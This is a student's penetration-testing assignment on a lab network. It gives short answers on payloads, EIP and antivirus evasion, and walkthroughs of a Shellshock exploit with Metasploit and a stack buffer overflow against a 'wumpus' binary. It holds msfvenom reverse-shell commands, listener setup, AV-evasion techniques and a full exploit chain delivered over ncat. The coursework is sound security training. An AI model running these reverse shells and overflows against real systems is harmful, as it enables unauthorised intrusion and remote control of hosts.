Assignment 3

Sky Zhou yz5946

Part1 Short Answer

1. Generate Payload

I would use this command :**< msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.31.33.33 LPORT=4444 -f elf >**

Since the target is an x86 Linux, I would choose a reverse shell payload. This payload is to instruct the target system to establish a connection back to the attacker's system.

There are also some extra steps to get a shell.

1) First, before executing the payload, I need to set up a listener on my system to catch the reverse shell.

   <use exploit/multi/handler

   set PAYLOAD linux/x86/meterpreter/reverse_tcp

   set LHOST 172.31.33.33

   set LPORT 4444

   exploit>

2) Then, deliver the payload to the victim system.
3) Elevate privileges once have the reverse shell.

a) Since the firewall blocks incoming connections, I can exploit the fact that many firewalls allow outbound connections for web browsing, email, etc. Crafting a payload that initiates an outbound connection from the target to the attacker machine can bypass firewall restrictions. Therefore, I can try to create an https payload with the following command: **<msfvenom -p**

linux/x86/meterpreter/reverse_https LHOST=172.31.33.33 LPORT=443 -f elf>

2. **Red team Pen test**

   I would first review the rules of engagement and scope and negotiate with my client to make sure that interacting with this service does not violate the agreed-upon rules of engagement. If the service is out of scope, I should report the finding but not interact further without permission.

3. **EIP**

   The EIP stands for the Extended Instruction Pointer in the context of x86 architecture. This register plays a crucial role in controlling the flow of execution in a program since it contains the address of the next instruction to be executed by the CPU. After each instruction is executed, the EIP is updated to point to the next instruction. This means that controlling the EIP effectively allows the attacker to control what the CPU executes next. Therefore, as we did in lab5, buffer overflowing EIP with the content we want can let a program to behave in an unexpected way to gain control of the program or system.

4. **How AV works and evasion**

   Antivirus software is designed to detect, prevent, and remove malware from computers. The operation of an antivirus mainly involves 3 techniques.

   1) Signature-Based Detection is the most traditional form of AV detection. It involves comparing the signatures of known malware against files on a computer. If a file matches a known malware signature, it's flagged as malicious.

   2) Heuristic Analysis is to catch malware that has not yet been formally identified by looking for suspicious behavior or file structures that are commonly associated

with malware.

3) Behavioral Analysis is the monitor of the behavior of programs in real-time. If a program tries to perform unusual or unauthorized activities, it's flagged as potentially malicious.

There are several ways to evade it.

1) **Shutdown AV directly.** If we think antivirus software hinders our penetration testing, we can shut it down directly. However, disabling AV can leave the system unprotected not just against the specific attack being launched but also against all other malicious threats. This significantly increases the risk to the target system and may cause noticeable disruptions.
2) **Ghostwriting.** Ghostwriting involves adding non-malicious, redundant, or junk code to malware to alter its signature without changing its functionality. While effective against signature-based detection, this method might not be as effective against heuristic or behavioral analysis, which can identify malicious patterns or actions regardless of code obfuscation.
3) **Direct to Memory Execution.** This is used by Meterpreter payloads involve executing code directly in memory without writing to the filesystem or creating a new process. This "fileless" approach can evade file-based scanning and some behavioral analysis.

5. **Why should we exploit it?**

1) Verification of Vulnerabilities: Exploiting a vulnerability can confirm whether it's a true security flaw or just a false positive. This step is crucial because it differentiates between theoretically identified vulnerabilities and those that are practically exploitable.

2) Pivoting to Discover More Vulnerabilities: Once a system is compromised, it may provide a foothold to explore and identify additional vulnerabilities within the network. This is known as pivoting, where the compromised system is used to launch further attacks internally.

3) Demonstrating Business Risk: Exploiting a vulnerability can illustrate the actual risk to the business. It makes the abstract concept of a vulnerability more tangible by showing how an attacker could cause real harm.

4) Illustrating Attacker's Capabilities: It helps the client understand what an attacker could potentially do within their systems. This can be an eye-opener for businesses that may not fully understand the potential impact of a security breach.

5) Showing How Vulnerabilities Can Damage Assets: By exploiting a vulnerability, a penetration tester can demonstrate the kind of damage an attacker could do to the company's assets, which might include data theft, service disruption, reputation damage, or compliance violations.

6. Why wouldn’t we exploit it?

1) **Level of Effort vs. Benefit:** If the effort required to develop or perform an exploit is disproportionate to the potential benefit or impact, it may not be a wise use of resources. This is particularly relevant when the vulnerability doesn't significantly elevate risk or understanding of the target's security posture.
2) **Authorization and Scope:** If the discovered vulnerability lies within a system or area not covered by the authorization or scope of the engagement, exploiting it could be illegal and unethical. Penetration testers must always operate within the boundaries of their explicit permissions.
3) **Value to the Report:** An exploit should only be attempted if it adds significant

value to the penetration test report. If demonstrating the exploit doesn't provide the client with additional, useful information, it may be unnecessary.

4) **Redundancy in Effort:** If well-documented exploits are already available (e.g., on exploit-db, Metasploit), spending time on redeveloping an exploit may be redundant unless it's necessary to prove that existing mitigations are ineffective.

Part2 Technical

7.

a)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 10.10.0.35
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 12:51 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.0.35
Host is up (0.000068s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
8080/tcp  open  http       Apache httpd 2.2.22 ((Ubuntu))
20666/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

I used the command **<namp -sV -p- 10.10.0.35>** and **port 8080/20666** are listening.

b) I used the command < **nmap --script=http-shellshock --script-args uri=http://10.10.0.35:8080/cgi-bin/status.cgi,cmd=ls -p 8080 10.10.0.35**> where http://10.10.0.35:8080/cgi-bin/status.cgi is the location of the file. And I got the http shellshock vulnerability which can be exploited using cve-2014-6271 script.

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=http-shellshock --script-args uri=http://10.10.0.35:8080/cg
i-bin/status.cgi,cmd=ls -p 8080 10.10.0.35

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 13:17 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.0.35
Host is up (0.00031s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     Exploit results:
|       <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|   <html><head>
|   <title>500 Internal Server Error</title>
|   </head><body>
|   <h1>Internal Server Error</h1>
|   <p>The server encountered an internal error or
|   misconfiguration and was unable to complete
|   your request.</p>
|   <p>Please contact the server administrator,
|    webmaster@localhost and inform them of the time the error occurred,
|   and anything you might have done that may have
|   caused the error.</p>
|   <p>More information about this error may be available
|   in the server error log.</p>
|   <hr>
|   <address>Apache/2.2.22 (Ubuntu) Server at 10.10.0.35 Port 8080</address>
|   </body></html>
```

c) I used the command **<search shellshock>** after I enter **msfconsole**. I think according to the description of the file, I would use #1 exploit, which is **apache_mod_cgi_bash_env_exec**

```
seamsf6 > search shellshock

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Descript
ion
   -   ----                                                  ---------------  ----       -----  --------
--
   0   exploit/linux/http/advantech_switch_bash_env_exec     2015-12-01       excellent  Yes    Advantec
h Switch Bash Environment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec       2014-09-24       excellent  Yes    Apache m
od_cgi Bash Environment Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache m
od_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec                 2014-09-24       excellent  Yes    CUPS Fil
ter Bash Environment Variable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env                    2014-09-24       normal     No     DHCP Cli
ent Bash Environment Variable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment                    2014-09-24       excellent  No     Dhclient
 Bash Environment Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec                2014-09-29       excellent  Yes    IPFire B
ash Environment Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                    2015-04-27       excellent  Yes    Legend P
erl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root           2014-09-24       normal     Yes    OS X VMW
are Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec              2014-09-24       excellent  Yes    Pure-FTP
d External Authentication Bash Environment Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec                 2014-09-24       normal     No     Qmail SM
TP Bash Environment Variable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes    Xdh / Li
nuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_
exec
```

d) I first select the exploit script, and then set the **RHOSTS** to the target ip address **10.10.0.35**, set the **RPORT** to **8080**, set **TARGETURI** to the URI of status.cgi, set **LHOST** to the ip address of my machine **10.10.0.10**. Then run exploit. I successfully created a meterpreter session. Then, type **<shell>** in the meterpreter session to gain a shell.

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.10.0.35
RHOSTS => 10.10.0.35
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[-] Msf::OptionValidateError The following options failed to validate: TARGETURI
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.10.0.35:8080/cgi-bin/
status.cgi,cmd=ls
TARGETURI => http://10.10.0.35:8080/cgi-bin/status.cgi,cmd=ls
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.10.0.35:8080/cgi-bin/
status.cgi
TARGETURI => http://10.10.0.35:8080/cgi-bin/status.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListener
BindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.10.0.10
LHOST => 10.10.0.10
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.0.10:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.10.0.35
[*] Meterpreter session 1 opened (10.10.0.10:4444 → 10.10.0.35:33997) at 2024-04-08 13:28:57 -0400
```

e) In the shell I used **<whoami>** to get the name of the user to be **"www-data"**

```
meterpreter > shell
Process 1400 created.
Channel 2 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
status.cgi
```

8.

a) I first generate A's using msf-pattern_create -l {num} -s A to generate the specific number of A's to be used for causing the program to crash. Since I run locally and the program only takes in input after running, I manually generate different length of A's and narrow down the range that can cause the crash. I got the final answer of **366**. The first picture below is when taking 366 A's as input. And the second picture is when taking 365 A's as input. **However, this length only crashes the program but not overwriting EIP.**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./wumpus
The address of main() is: 0×5657a289

You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 6 of the cave, and have 5 arrows left.
*whoosh* (I feel a draft from some pits).
There are tunnels to rooms 5, 7, and 8.
Move or shoot? (m-s) AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
I don't understand!

You are in room 6 of the cave, and have 5 arrows left.
*whoosh* (I feel a draft from some pits).
There are tunnels to rooms 5, 7, and 8.
zsh: segmentation fault  ./wumpus
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./wumpus
The address of main() is: 0×56612289

You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 19 of the cave, and have 5 arrows left.
*rustle* *rustle* (must be bats nearby)
There are tunnels to rooms 1, 6, and 12.
Move or shoot? (m-s) AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A
I don't understand!

You are in room 19 of the cave, and have 5 arrows left.
*rustle* *rustle* (must be bats nearby)
*whoosh* (I feel a draft from some pits).
There are tunnels to rooms 1, 6, and 12.
Move or shoot? (m-s) ^C
```

b) I got the exact match of offset at **373** by creating a pattern using **msf-pattern_create -l 400.** And I got the overwritten EIP address at **0x6d41346d.** Using **msf-pattern_offset -q 6d41346d** it gives me the exact match at **373.**


```
┌──(kali㉿kali)-[~/Desktop]
└─$ edb --run ./wumpus
Starting edb version: 1.3.0
Please Report Bugs & Requests At: https://github.com/eteran/edb-debugger/issu
es
MESA: error: ZINK: failed to choose pdev
glx: failed to create drisw screen
failed to load driver: zink
Running Terminal:  "/usr/bin/xterm"
Terminal Args:  ("-title", "edb output", "-hold", "-e", "sh", "-c", "tty > /t
mp/edb_temp_file_1633653629_65141;trap \"\" INT QUIT TSTP;exec<&-; exec>&-;wh
ile :; do sleep 3600; done")
Could not launch the desired terminal ["/usr/bin/xterm"], please check that i
t exists and you have proper permissions.
Terminal process has TTY:  ""
Debuggee is now 32 bit
Loading session file
Loading plugin-data
restoreComments
The address of main() is: 0×5658e289

You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 2 of the cave, and have 5 arrows left.
There are tunnels to rooms 5, 9, and 19.
Move or shoot? (m-s) Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab
8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3A
e4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj
5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0A
m1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
^C

┌──(kali㉿kali)-[~/Desktop]
└─$ msf-pattern_offset -q 6d41346d
[*] Exact match at offset 373
```


c) I first create a byte array from "\x00\x01…\xff", then using the offset, I create a whole string with 'A'*373+ "BBBB" + bytearray and pipe in to the program to see the behavior.


\x00 is a bad character since when I pipe in \x00 after overwriting EIP with BBBB, the rest characters are not written. See the first picture below.

\x0a is also a bad character since when I exclude \x00 from the byte array, the bytes after \x0a is also lost. See the second picture below.

There is **no other bad bytes** since after I remove these two characters, all other characters can be written to memory. See the third picture below.








d) I will use msfvenom to generate a payload to set up a reverse tcp connection to my machine. The specific command would be **<msfvenom -p linux/x86/meterpreter/reverse_tcp -b '\x00\x0a' LHOST=10.10.0.10 LPORT=4444 -f py -a x86 –platform linux>** where -b avoids bad bytes \x00 and \x0a, -a specifies arch as x86, --platform specifies platform to be linux.


e) At first I try to write my shellcode into ESP. But it seems that this won't work for this program. Therefore I try to write my shellcode into EAX and find a **call EAX**

command to let the program execute my shellcode. I found that the address offset of a **call EAX** command from the main address is 2bf6. Then construct my payload as: shellcode+A*(373-len(shellcode))+(address of call EAX). Upon execution I successfully exploited local machine.



From the screenshot a shell is created and meterpreter session is created.

f) Then, since I get the offset to the **call EAX** command and the main address of Wumpus on VM is fixed, I can calculate the address. I adjust the address and output the whole payload to a binary file called test.bin. Then I use the command **<cat test.bin - | ncat -v 10.10.0.35 20666>** to pipe my payload into VM.



The screenshot above shows that I get the shell to the VM and I am able to list the content.